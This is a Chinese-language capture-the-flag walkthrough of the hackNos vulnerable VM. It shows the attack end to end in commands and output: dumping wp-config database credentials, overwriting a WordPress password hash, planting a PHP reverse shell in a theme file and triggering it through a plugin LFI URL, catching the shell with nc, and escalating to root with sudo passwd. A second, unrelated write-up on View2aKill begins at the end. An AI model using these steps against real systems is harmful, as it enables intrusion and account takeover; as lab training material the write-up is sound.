查看配置文件得到数据库的账号密码

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
flag@hacknos:/$ cat /var/www/html/tsweb/wp-config.php
<?php
/**
* The base configuration for WordPress
*
* The wp-config.php creation script uses this file during the
* installation. You don't have to use the web site, you can
* copy this file to "wp-config.php" and fill in the values.
*
* This file contains the following configurations:
*
* * MySQL settings
* * Secret keys
* * Database table prefix
* * ABSPATH
*
* @link https://codex.wordpress.org/Editing_wp-config.php
*
* @package WordPress
*/

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );

/** MySQL database username */
define( 'DB_USER', 'wpuser' );

/** MySQL database password */
define( 'DB_PASSWORD', 'hackNos-2.com' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );

/** Database Charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8mb4' );

/** The Database Collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );

tsweb:
define( 'WP_SITEURL', 'http://' .$_SERVER['HTTP_HOST'].'/tsweb');
define( 'WP_HOME', 'http://' .$_SERVER['HTTP_HOST'].'/tsweb');

/**#@+
* Authentication Unique Keys and Salts.
*
* Change these to different unique phrases!
* You can generate these using the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org secret-key service}
* You can change these at any point in time to invalidate all existing cookies. This will force all users to have to log in again.
*
* @since 2.6.0
*/
define( 'AUTH_KEY', 'Z ly}}yxO6baps19c+.Ze(sw:r$o1M.oFLN]1vwc,pkQ8l{o`6%w8u*c`4#O>[4S' );
define( 'SECURE_AUTH_KEY', 'lGjW6}I8iVCK]/<;cfBh`c[yB$^XIbt(m7%d-;kvA4LW<qAgxNZsw3ogYw8&Vp<1' );
define( 'LOGGED_IN_KEY', 'ntPjJGZO55`]ki>qpn/np9(1uN;kA]-NKM<&g2HV(6>IqG[^z}^kMl& }FA#* Y#' );
define( 'NONCE_KEY', 'Sd]xrTb,rC(s#-m.A|pExO4wJv$G|RjjVNR}WPjj;T)uTGhLfsDt=4vHPo3lb./M' );
define( 'AUTH_SALT', '$EM:;(zkTmf6qvF3rU=|{WhROYu7h.fIwB(Zmj8b17+OOPSebjm&u<~]xv_`eHR`' );
define( 'SECURE_AUTH_SALT', ':lDagF8+F*{wa7~Ap+J^d,aFhV*)j;<{T!<[(X!C5~ZE;,B[v]uyJs7Df)G{CL~2' );
define( 'LOGGED_IN_SALT', 'Yh04TE3)wNX+H**.2UgS?E=}2 6B*WPk>kd$Fb.&&~J3UL^f+fL|IsM}uh)<O!RS' );
define( 'NONCE_SALT', '|Nmraflo$=2t!/,=oy;.,4nK43OwzrVX*H:KdVu$myoQ@VP^H.BP#pV8905gjj}s' );

/**#@-*/

/**
* WordPress Database Table prefix.
*
* You can have multiple installations in one database if you give each
* a unique prefix. Only numbers, letters, and underscores please!
*/
$table_prefix = 'wp_';

/**
* For developers: WordPress debugging mode.
*
* Change this to true to enable the display of notices during development.
* It is strongly recommended that plugin and theme developers use WP_DEBUG
* in their development environments.
*
* For information on other constants that can be used for debugging,
* visit the Codex.
*
* @link https://codex.wordpress.org/Debugging_in_WordPress
*/
define( 'WP_DEBUG', false );

/* That's all, stop editing! Happy publishing. */

/** Absolute path to the WordPress directory. */
if ( ! defined( 'ABSPATH' ) ) {
define( 'ABSPATH', dirname( __FILE__ ) . '/' );
}

/** Sets up WordPress vars and included files. */
require_once( ABSPATH . 'wp-settings.php' );

very nice,使用以下命令连接数据库

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
flag@hacknos:/$ mysql -h localhost -uwpuser -phackNos-2.com                                                                                                                                                                                
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 18
Server version: 5.7.27-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2019, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+--------------------+
| Database |
+--------------------+
| information_schema |
| wordpress |
+--------------------+
2 rows in set (0.00 sec)

mysql>

成功连接数据库,接下来查看wordpress数据库中的数据表并且查看后台user用户的密码的hash值

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
mysql> use wordpress;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----------------------+
| Tables_in_wordpress |
+-----------------------+
| wp_commentmeta |
| wp_comments |
| wp_links |
| wp_options |
| wp_postmeta |
| wp_posts |
| wp_term_relationships |
| wp_term_taxonomy |
| wp_termmeta |
| wp_terms |
| wp_usermeta |
| wp_users |
+-----------------------+
12 rows in set (0.00 sec)
mysql> select * from wp_users;
+----+------------+------------------------------------+---------------+-----------------------+----------+---------------------+---------------------+-------------+--------------+
| ID | user_login | user_pass | user_nicename | user_email | user_url | user_registered | user_activation_key | user_status | display_name |
+----+------------+------------------------------------+---------------+-----------------------+----------+---------------------+---------------------+-------------+--------------+
| 1 | user | $P$B.O0cLMNmn7EoX.JMHPnNIPuBYw6S2/ | user | rahulgehlaut@mail.com | | 2019-11-17 17:56:53 | | 0 | user |
+----+------------+------------------------------------+---------------+-----------------------+----------+---------------------+---------------------+-------------+--------------+
1 row in set (0.00 sec)

我试了一下将$P$B.O0cLMNmn7EoX.JMHPnNIPuBYw6S2/解密,发现无法解密,使用下面的命令修改user的密码成为user。

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
mysql> update wp_users set user_pass=md5("user") where user_login='user';
Query OK, 1 row affected (0.05 sec)
Rows matched: 1 Changed: 1 Warnings: 0

mysql> select * from wp_users;
+----+------------+----------------------------------+---------------+-----------------------+----------+---------------------+---------------------+-------------+--------------+
| ID | user_login | user_pass | user_nicename | user_email | user_url | user_registered | user_activation_key | user_status | display_name |
+----+------------+----------------------------------+---------------+-----------------------+----------+---------------------+---------------------+-------------+--------------+
| 1 | user | ee11cbb19052e40b07aac0ca060c23ee | user | rahulgehlaut@mail.com | | 2019-11-17 17:56:53 | | 0 | user |
+----+------------+----------------------------------+---------------+-----------------------+----------+---------------------+---------------------+-------------+--------------+
1 row in set (0.00 sec)
mysql> select * from wp_users;
+----+------------+------------------------------------+---------------+-----------------------+----------+---------------------+---------------------+-------------+--------------+
| ID | user_login | user_pass | user_nicename | user_email | user_url | user_registered | user_activation_key | user_status | display_name |
+----+------------+------------------------------------+---------------+-----------------------+----------+---------------------+---------------------+-------------+--------------+
| 1 | user | $P$BRis7BEtqoG2Rvm0bIbgz.c1fl79YI. | user | rahulgehlaut@mail.com | | 2019-11-17 17:56:53 | | 0 | user |
+----+------------+------------------------------------+---------------+-----------------------+----------+---------------------+---------------------+-------------+--------------+
1 row in set (0.00 sec)

$P$BRis7BEtqoG2Rvm0bIbgz.c1fl79YI.解密出来结果就是user,修改成功,登录后台.



将php reverse shell中的ip修改成kali端监听的ip,然后进入wordpress后台的模板修改界面,将
readme.txt文件内的内容改为php reverse shell木马中的内容,然后访问readme.txt文件发现成功修改。

1
2
3
4
5
6
7
8
9
10
set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.56.102'; // CHANGE THIS
$port = 5566; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

然后利用之前的LFI漏洞包含该txt文件,然后kali端监听

浏览器执行

1
192.168.56.101/tsweb/wp-content/plugins/gracemedia-media-player/templates/files/ajax_controller.php?ajaxAction=getIds&cfg=../../../../../../../../../../var/www/html/tsweb/wp-content/themes/twentytwenty/readme.txt

kali端成功返回shell

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
root@kali:~# nc -lvp 5566
listening on [any] 5566 ...
192.168.56.101: inverse host lookup failed: Host name lookup failure
connect to [192.168.56.102] from (UNKNOWN) [192.168.56.101] 49214
Linux hacknos 4.15.0-70-generic #79-Ubuntu SMP Tue Nov 12 10:36:11 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
03:45:19 up 1:45, 2 users, load average: 0.06, 0.02, 0.00
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
flag pts/0 192.168.56.102 02:04 13:38 0.03s 0.03s -rbash
flag pts/1 192.168.56.102 02:11 43:03 0.02s 0.01s mysql -h localhost -uwpuser -px xxxxxxxxxxx
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ pwd
/
$ whoami
www-data
$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@hacknos:/var/www/html/tsweb$ ls
ls
index.php wp-blog-header.php wp-cron.php wp-mail.php
license.txt wp-comments-post.php wp-includes wp-settings.php
readme.html wp-config-sample.php wp-links-opml.php wp-signup.php
wp-activate.php wp-config.php wp-load.php wp-trackback.php
wp-admin wp-content wp-login.php xmlrpc.php
  • 注意:

运行

1
python -c 'import pty; pty.spawn("/bin/bash")'

这条命令很重要,运行后将能获得一个可交互的pty的shell,不运行的话很多命令无法执行。

进入到/var/backups/passbkp目录下查看md5-hash的值

1
2
3
www-data@hacknos:/var/backups/passbkp$ cat md5-hash
cat md5-hash
$1$rohit$01Dl0NQKtgfeL08fGrggi0

解密hash值得到!%hack41

ssh登录rohit用户,找到第一个flag,user.txt

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
rohit@hacknos:~$ ls
user.txt
rohit@hacknos:~$ cat user.txt
############################################
__ __ _______ ______ ______
/ | / | / | / \ / \
$$ | $$ |/$$$$$$$/ /$$$$$$ |/$$$$$$ |
$$ | $$ |$$ \ $$ $$ |$$ |
$$ \__$$ | $$$$$$ |$$$$$$$$/ $$ |
$$ $$/ / $$/ $$ |$$ |
$$$$$$/ $$$$$$$/ $$$$$$$/ $$/


############################################

MD5-HASH : bae11ce4f67af91fa58576c1da2aad4b

提权

帅呆了,下面提权,找到第二个flag

运行下面命令寻找SUID提权可执行文件

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
rohit@hacknos:~$ find / -perm -u=s -type f 2>/dev/null
/bin/su
/bin/mount
/bin/fusermount
/bin/ping
/bin/umount
/usr/bin/traceroute6.iputils
/usr/bin/at
/usr/bin/passwd
/usr/bin/newgidmap
/usr/bin/pkexec
/usr/bin/chsh
/usr/bin/sudo
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/newuidmap
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/snapd/snap-confine
/usr/lib/policykit-1/polkit-agent-helper-1

发现/usr/bin/passwd和/usr/bin/sudo都具有SUID权限,就可以使用sudo passwd修改root账户的密码,从而实现root用户登录

1
2
3
4
5
rohit@hacknos:~$ sudo passwd
[sudo] password for rohit: (输入rohit用户的密码)
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully

root登录

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
rohit@hacknos:~$ su
Password:
root@hacknos:/home/rohit#cd /root
root@hacknos:~# ls
root.txt

root@hacknos:~# cat root.txt
_______ __ __ __ #
/ \ / | / |/ | #
$$$$$$$ | ______ ______ _$$ |_ _$$ |$$ |_ #
$$ |__$$ | / \ / \ / $$ | / $$ $$ | #
$$ $$< /$$$$$$ |/$$$$$$ |$$$$$$/ $$$$$$$$$$/ #
$$$$$$$ |$$ | $$ |$$ | $$ | $$ | __ / $$ $$ | #
$$ | $$ |$$ \__$$ |$$ \__$$ | $$ |/ | $$$$$$$$$$/ #
$$ | $$ |$$ $$/ $$ $$/ $$ $$/ $$ |$$ | #
$$/ $$/ $$$$$$/ $$$$$$/ $$$$/ $$/ $$/ #
#############################################################

#############################################################
MD5-HASH : bae11ce4f67af91fa58576c1da2aad4b

Blog : www.hackNos.com

Author : Rahul Gehlaut

linkedin : https://www.linkedin.com/in/rahulgehlaut/
#############################################################

至此第二个flag已经找到,挑战结束,帅掉渣。

各位大虾看了觉得不错的话。请捐助我一点,不要白嫖,thanks very much.

(本文全网首发,google都搜不到,发布日期:2019/12/20)

Game over

不好意思,这次还是没有找到希腊某位大佬的傻瓜式一键通关脚本,i am so sorry about this…It’s a pity…

The end,to be continue…

应用备份与凭据线索

开发目录、压缩包和本地脚本串起账户转换,原文保留模糊测试和后续反向连接的脚本。

来源 View2aKill · 原记录 2020-01-20 · 22 个代码块 · 14 处图片引用

查看分析过程、攻击步骤与完整代码

名称

名称:View2aKill: 1
发布日期:2019年10月29日

下载

  • Download: https://drive.google.com/file/d/1Mi2rE0uffq7MPSve3_trnUtxln4HgKy_/view
  • Download (Mirror): https://download.vulnhub.com/view2akill/View2aKill.ova
  • Download (Torrent): https://download.vulnhub.com/view2akill/View2aKill.ova.torrent

描述

使命:百万富翁的精神病学家Max Zorin是破坏硅谷计划的幕后策划者,该计划旨在夺取国际微芯片市场的控制权。root并阻止这个疯子实现目标!

  • 难度:中级
  • flag是/root/flag/flag.sh
  • 在VMware中使用。启用DHCP。
  • 学习目标:Web应用程序安全性,脚本,Linux枚举等。

顺带说一句,这个靶机的背景图挺酷的。。。

信息收集

上nmap

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
root@kali:~# nmap -sn -v 192.168.56.0/24
Nmap scan report for 192.168.56.112
Host is up (0.00024s latency).
MAC Address: 08:00:27:B0:44:15 (Oracle VirtualBox virtual NIC)

root@kali:~# nmap -p- -sV -Pn -v 192.168.56.112
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
25/tcp open smtp Postfix smtpd
80/tcp open http Apache httpd 2.4.29 ((Ubuntu))
8191/tcp open http PHP cli server 5.5 or later

root@kali:~# nmap -sC -v -A -Pn -p 22,25,80,8191 -sV 192.168.56.112
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
